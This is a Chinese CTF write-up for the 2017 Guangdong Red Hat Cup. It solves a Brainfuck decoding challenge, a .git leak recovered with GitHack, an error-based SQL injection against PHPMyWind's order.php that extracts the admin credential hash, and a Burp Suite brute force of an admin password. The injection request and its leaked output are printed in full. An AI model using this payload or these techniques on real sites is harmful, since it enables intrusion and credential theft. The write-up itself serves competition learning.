2017广东省红帽杯网络安全攻防大赛writeup

原创

Ni9htMar3 于 2017-05-07 12:49:44 发布 11935 收藏 8

分类专栏： WriteUp 文章标签： 红帽 ctf

WriteUp 专栏收录该内容

17 篇文章 0 订阅

订阅专栏

签到


扫码按操作即得

brian(Y)

打开题目，发现是一段字符：

```
+++++ +++++ [->++ +++++ +++<] >++.+ +++++ .<+++ [->-- -<]>- -.+++ +++.<
++++[ ->+++ +<]>+ +++.< ++++[ ->--- -<]>- ----- .<+++ +++[- >---- --<]>
----- ----- -.+.- ..--- ---.. <++++ +++[- >++++ +++<] >.<++ +++++ [->--
----- <]>-- -.+++ .++++ ++.<+ +++++ [->++ ++++< ]>+++ +++++ .<+++ +++[-
>---- --<]> ----- ----- .---- ---.+ +++++ +.<++ ++++[ ->+++ +++<] >++++
+++++ .<+++ +++[- >---- --<]> ----- ----- -.--. ---.< +++++ ++[-> +++++
++<]> ++++. <++++ +++[- >---- ---<] >.+++ +.+++ +.<++ +[->- --<]> ---.<
+++++ ++[-> +++++ ++<]> +++++ +.<++ ++++[ ->--- ---<] >---- ----- --.+.
-.-.. ---.+ +++.< +++++ +[->+ +++++ <]>++ +++++ ++++. <++++ +++[- >----
---<] >---. <++++ +++[- >++++ +++<] >++.< +++++ +[->- ----- <]>-- -----
----- .<+++ +++++ [->++ +++++ +<]>+ +++++ ++++. <
```

其实我是用解密网站直接搞



Brainfuck/Ook! Obfuscation/Encoding

This tool can run programs written in the Brainfuck and Ook! programming languages and display the output.

It can also take a plain text and obfuscate it as source code of a simple program o the above languages.

All the hard work (like actually understanding how those languages work) was don by Daniel Lorch and his Brainfuck interpreter in PHP

```
flag{e676600a-06b4-4a20-b159-d5654415d0c3}
```

The source can be found at github.


奈何队友很坚定的学原理、编程序
将以上文本内容保存为`brian(Y).bf`
观察可以发现每五个字符为一组，尝试上网搜索几个不同的字符分组后，发现为`brainfuck`这种编程语言，利用C语言编写的`brainfuck`解释器，运行代码得到结果。
解释器代码如下：

```
#define LEN 50000

#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
    FILE *input = fopen(argv[1], "r");
    char source[LEN] = {0};
    char runtime[LEN] = {0};
    char *sptr, *wptr;
    int pos = 0;
    int wflag = 0;
    int line = 1, col = 0, wline, wcol;
    sptr = source;
    while (wflag || EOF!=fscanf(input, "%c", sptr))
    {
        if (!wflag)
            ++col;
        else
            ++wcol;
        switch (*sptr)
        {
            case '>' :
                ++pos;
                break;
            case '<' :
                if (--pos <0)
                {
                    printf("%d : %d : ERROR: Illegal pointer value\n", line, col);
                    return 1;
                }
                break;
            case '+' :
                ++runtime[pos];
                if (runtime[pos] < 0 || runtime[pos] > 255)
                {
                    if (!wflag)
                        printf("%d : %d : ERROR: Illegal value\n", line, col);
                    else
                        printf("%d : %d : ERROR: Illegal value\n", wline, wcol);
                    return 1;
                }
                break;
            case '-' :
                --runtime[pos];
                if (runtime[pos] < 0 || runtime[pos] > 255)
                {
                    if (!wflag)
                        printf("%d : %d : ERROR: Illegal value\n", line, col);
                    else
                        printf("%d : %d : ERROR: Illegal value\n", wline, wcol);
                    return 0;
                }
                break;
            case '.' :
                putchar(runtime[pos]);
                break;
            case ',' :
                runtime[pos]=getchar();
                break;
            case '[' :
                if (runtime[pos])
                    wptr = sptr-1;
                else
                    wflag = 0;
                wline = line;
                wcol = col;
                break;
            case ']' :
                sptr = wptr;
                wflag = 1;
                line = wline;
                col = wcol;
                break;
            case '\n' :
                if (!wflag)
                {
```

```
                        ++line;
                        col = 0;
                    }
                    else
                    {
                        ++wline;
                        wcol = 0;
                    }
                    break;
            }
            ++sptr;
        }
        fclose(input);
        return 0;
    }
```

编译后得到exe程序，命令行指令：`bf.exe brian(Y).bf`

结果如下：




```
C:\WINDOWS\system32\cmd.exe
E:\tryplace\Redhat\brian(Y)>bf.exe brian.bf
flag{e676600a-06b4-4a20-b159-d5654415d0c3}
E:\tryplace\Redhat\brian(Y)>
```

`flag{e676600a-06b4-4a20-b159-d5654415d0c3}`


WEB

刮刮乐

打开



是.git泄露，直接使用`lijiejie`脚本




```
C:\Users\lanlan>C:\Users\lanlan\Desktop\GitHack-master\GitHack.py http://106.75.13.170:3080/.git
[+] Download and parse index file ...
flag.php
[OK] flag.php
```

`flag{027ea8c2-7be2-4cec-aca3-b6ba400759e8}`


PHPMyWIND

额，一开始做出来，密码是`000000`还两次md5加密。。。没啥用，后来写wp改密码啦。。。




```
can Results                                                              Status
        cid=4                                                            OK
    newsshow.php                                                         OK
        cid=4, id=17                                                     OK
        comment=%e8%a...                                                 OK
        cid=4, id=18                                                     OK
        cid=4, id=19, page=2                                             OK
        cid=4, id=19                                                     OK
        cid=4, id=19, page=1                                             OK
    order.php                                                            Found
    orderpay.php                                                         OK
    product.php                                                          OK
        cid=6                                                            OK
        cid=7                                                            OK
        keyword=1                                                        OK
    productshow.php                                                      OK
        cid=7, id=2                                                      OK
        comment=%e8%a...                                                 OK
        cid=6, id=4                                                      OK
        cid=6, id=5                                                      OK
        cid=6, id=3                                                      OK
    robots.txt                                                           OK
    shoppingcart.php                                                     OK
        a=addsh..., attrid_1=%E7%9..., attrid_2=GSM, buynum=e, goodsid=1, typeid=10   OK
        a=empty                                                          Found
        a=buyno...                                                       OK
    soft.php                                                             OK
    softshow.php                                                         OK
        cid=11, id=1                                                     OK
        comment=%e8%a...                                                 OK
        cid=11, id=2                                                     OK
```


反正扫描没啥东西，找下它的漏洞，经过一番测试感觉`order.php`有问题
发现这个漏洞：http://0day5.com/archives/1442/
测试吧，加两个cookie先试试能找到点不能，发现订单



可以，按照他的走就行




```
GET
/order.php?id=-@``'`%20UnIon%20select%20username%20from%20`pmw_admin`%20where%20(s
elect%201%20from%20(select%20count(*)%20,concat(0x7c,(select%20concat(username,0
x3a,password)%20from%20pmw_admin%20limit%200,1),0x7c,floor(rand(0)*2))x%20from%2
0information_schema.tables%20group%20by%20x%20limit%200,1)a)%20and%20id=@``'`
HTTP/1.1
Host: 106.75.96.7:3089
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=l6n329fqgbjvg3hg4lbujnavt7; username=a; shoppingcart=b
Connection: close
Upgrade-Insecure-Requests: 1
```



```
                </tr>
                <tr>
                        <td height="40" align="right">配送方式: </td>
                        <td><select name="postmode" id="postmode">
                                <option value="-1">请选择配送方式</option>
                                <div
style="font-family:'微软雅黑';font-size:12px;"><h3
style="margin:0;padding:0;line-height:30px;color:red;">PHPMyWind安全警告: MySq
l Error! </h3><strong>错误文件</strong>: /order.php<br
/><strong>错误信息</strong>: Duplicate entry
'|admin:4027875a97a7787b9032ea46dae45d05|1' for key 'group_key' Error
sql: SELECT `postmode` FROM `pmw_goodsorder` WHERE `id`=-@``'` UnIon
select username from `pmw_admin` where (select 1 from (select count(*)
,concat(0x7c,(select concat(username,0x3a,password) from pmw_admin
limit 0,1),0x7c,floor(rand(0)*2))x from information_schema.tables
group by x limit 0,1)a) and id=@``'`</div><option
value="1">申通</option><option value="2">中通</option><option
value="3">圆通</option><option value="4">顺丰</option><option
value="5">EMS</option>                  </select></td>
                </tr>
                <tr>
```


找到密文解密即可




查询的HASH[4027875a97a7787b9032ea46dae45d05]解密信息如下：

文为：666888

访问




```
caseshow.php
softshow.php
goods.php
flag4ae482cda6e.txt
协议说明.txt
message.php
header.php
vote.php
footer.php
lefter.php
shoppingcart.php
productshow.php
product.php
orderpay.php
更新说明.txt
```




flag{14070c9e-bab5-47ec-88f7-9e574bd328f6}

后台

打开后



用户名**admin**，密码不知道，但提示是**2017**和时间，那就是`2017XXXX`，用**burpsuite**爆破即可



Request	Payload	Status	Error	Timeout	Length	Comment
126	20170506	200	☐	☐	373	
0		200	☐	☐	429	
1	20170101	200	☐	☐	429	
2	20170102	200	☐	☐	429	
3	20170103	200	☐	☐	429	
4	20170104	200	☐	☐	429	
5	20170105	200	☐	☐	429	
6	20170106	200	☐	☐	429	
